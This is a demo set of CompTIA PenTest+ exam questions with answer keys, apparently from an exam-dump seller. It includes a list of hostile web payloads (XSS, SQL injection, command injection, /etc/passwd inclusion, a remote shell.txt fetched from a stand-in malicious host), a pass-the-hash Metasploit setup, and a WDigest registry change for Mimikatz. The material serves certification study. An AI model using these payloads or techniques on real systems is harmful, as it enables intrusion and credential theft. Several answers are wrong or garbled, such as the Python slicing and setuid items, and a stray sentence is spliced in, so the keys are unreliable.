

# Comptia

PT0-001

CompTIA PenTest+ Exam

Verified by IT Experts

*Pass your  
exam in first  
attempt*

# DEMO QUESTIONS

**BEST  
SELLER**


## Question: 1

DRAG DROP

Performance based

You are a penetration tester reviewing a client's website through a web browser. Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.




```
Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHhzZm9qbGdoc2Rma2pnaGRzZmpoZGZvaWQzaGRmc2pYmp3ZXJndWVmd9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYm9qZlhmZmc291Ymduc3dsZGh1Z2ZlbnRkbGtqO2Job3VpYXNpZGZubXM7bGkZmlhZzab3NkZGJua2N4dnZ1aW9ka3NqYWVqa2JmbGh1Y3Z2Z2ZlqbGFzZWJmaXVkaZGZidmxiambGhlc3VmdyBuc2pyZ2hzZlhmZGd1d3NmZ2hqZlhmZmJlc2hmdWRzZmZpZ2Z3U3cndweWhmamRzZmZ2bnVzZm53cnVmdnZ1ZXJ2" name="csrf-token" />
</select></script>
document.writeln("<OPTION value=1*" + document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
</div>
```

```
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="c2RmZGZnaHhzZm9qbGdoc2Rma2pnaGRzZmpoZGZvaWQzaGRmc2pYmp3ZXJndWVmd9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYm9qZlhmZmc291Ymduc3dsZGh1Z2ZlbnRkbGtqO2Job3VpYXNpZGZubXM7bGkZmlhZzab3NkZGJua2N4dnZ1aW9ka3NqYWVqa2JmbGh1Y3Z2Z2ZlqbGFzZWJmaXVkaZGZidmxiambGhlc3VmdyBuc2pyZ2hzZlhmZGd1d3NmZ2hqZlhmZmJlc2hmdWRzZmZpZ2Z3U3cndweWhmamRzZmZ2bnVzZm53cnVmdnZ1ZXJ2" name="csrf-token" />
</select></script>
document.writeln("<OPTION value=1*" + document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#remediateource

6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWdaGRmc29pYmp3ZjJndWVmd9pb2hzZGd1aWJoeGR1ZmZpZ2hzZDtpYmlqZHNine291Yndoc3d5ZGhZ2Z2)
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlleHZab3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGhY3Z2Z2JqbGFzZWJmaXVhZGZkbnxiamFmbGhka3VmZyBuc2pyZ2hzZHNmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2eW=" name="c:srf-token" />
10 <select></select>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do?'" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="" />
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" />
22 </div>
23 <div><span style="width:100px;">Password:</span><input style="width:150px;" type="password" name="Password" id="password" value="" />
24 </div><span style="width:100px;">Password:</span><input style="width:150px;" type="password" name="Password" id="password" value="password" />
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h13bckts2ewvqv4bdcbj3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370 2=Account%20Type=Not%20Defined+1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6f9f51c.1508266964.1.1508268019.1508266964.81f34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767		.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h13bckts2ewvqv4bdcbj3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	.comptia.o...	/	Session	14				delete
__utmt	1	.comptia.o...	/	2017-10-1...	7				delete
__utmv	36104370 2=Account%20Type=Not%20Defined+1	.comptia.o...	/	2019-10-1...	48				delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99				delete
_sp_id.0767	4a84866c6f9f51c.1508266964.1.1508268019.1508266964.81f34f7...	.comptia.o...	/	2019-10-1...	99				delete
_sp_ses.0767		.comptia.o...	/	2017-10-1...	13				delete

Secure System

https://comptia.org/login.aspx#remediatecert

**Certificate**

General Details Certificate Path

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

\* Refer to the certification authority's statement for details.

Issued to: \*.comptia.org

Issued by: RapidSSL SHA256-CA

Valid from: 7/18/2018 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

**Drag and Drop Options**

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

Step	Generate a Certificate Signing
Step	Submit CSR to the
Step	Installed re-issued certificate on the
Step	Remove Certificate from

## Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script: `#!/usr/bin/python`

`s = "Administrator"`

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output
<code>s[4:8]</code>	<div style="display: flex; justify-content: space-around;"> <div style="border: 1px solid white; width: 150px; height: 30px; background-color: #f0f0f0;"></div> <div style="background-color: #003366; color: white; padding: 5px;">iita</div> <div style="background-color: #003366; color: white; padding: 5px;">imda</div> </div>
<code>s[4:12:2]</code>	<div style="display: flex; justify-content: space-around;"> <div style="border: 1px solid white; width: 150px; height: 30px; background-color: #f0f0f0;"></div> <div style="background-color: #003366; color: white; padding: 5px;">inis</div> <div style="background-color: #003366; color: white; padding: 5px;">nist</div> </div>
<code>s[3::-1]</code>	<div style="display: flex; justify-content: space-around;"> <div style="border: 1px solid white; width: 150px; height: 30px; background-color: #f0f0f0;"></div> <div style="background-color: #003366; color: white; padding: 5px;">nsrt</div> <div style="background-color: #003366; color: white; padding: 5px;">rota</div> </div>
<code>s[-7:-2]</code>	<div style="display: flex; justify-content: space-around;"> <div style="border: 1px solid white; width: 150px; height: 30px; background-color: #f0f0f0;"></div> <div style="background-color: #003366; color: white; padding: 5px;">snmA</div> <div style="background-color: #003366; color: white; padding: 5px;">trat</div> </div>

Answer:

- 1.) NIST
- 2.) NSRT
- 3.) imdA
- 4.) TRAT

### Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex

1	<input type="text"/>	zv3rl0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zverl0ry
4	<input type="text"/>	Zv3r!0ry

**Answer:**

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

## Question: 4

### HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
<code>search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e</code>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : . \ . / . sandbox requests Input Sanitization : - \$ ( ) { } Input Sanitization : ' < ; , > , ~
<code>#inner-tab"&gt;&lt;script&gt;alert(1)&lt;/script&gt;</code>		
<code>site=www.exe'ping%20-c%2010%20localhost'mple.com</code>		
<code>item=widget';waitFor%20delay%20'00:00:20';--</code>		
<code>logfile=%2fetc%2fpasswd%00</code>		
<code>logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt</code>		
<code>item=widget%20union%20select%20null,null,@version;--</code>		
<code>redir=http:%2f%2fwww.malicious-site.com</code>		
<code>item=widget'+convert(int,@version)+'</code>		
<code>lookup=\$(whoami)</code>		





## Question: 5

### DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

### INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

```
Drag and Drop Options

self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

ort_scan(sys.argv[1], ports)
i/usr/bin/bash
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)

if __name__ == '__main__':
  if len(sys.argv) < 2:
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:
```

**Answer:**

Show Question
Reset All Answers

### Drag and Drop Options

```

self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)
for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
ort_scan(sys.argv[1], ports)
/usr/bin/bash

```

### Immutables

?

```

import socket
import sys

def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)

  ?

if __name__ == '__main__':
  if len(sys.argv) < 2:
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:
    ?

```

## Question: 6

A constant wants to scan all the TCP Ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALX,
- C. -p 1-65534
- D. -port 1-65534

A security consultant is trying to attack a device with a previous identified user account.

Answer: A

## Question: 7

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required
RHOST	192.168.1.10	yes
RPORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	ADMIN\$	yes
SMBDOMAIN	ECorp	no
SMBPASS	aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep	no
SMBUSER	Administrator	no

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

**Answer: D**

## Question: 8

The following command is run on a Linux file system: `Chmod 4111 /usr/bin/sudo`  
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

**Answer: B**

## Question: 9

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

- A. TCP SYN flood
- B. SQL injection
- C. xss
- D. XMAS scan

**Answer: A**

## Question: 10

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz. Which of the following registry changes would allow for credential caching in memory?

A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: D**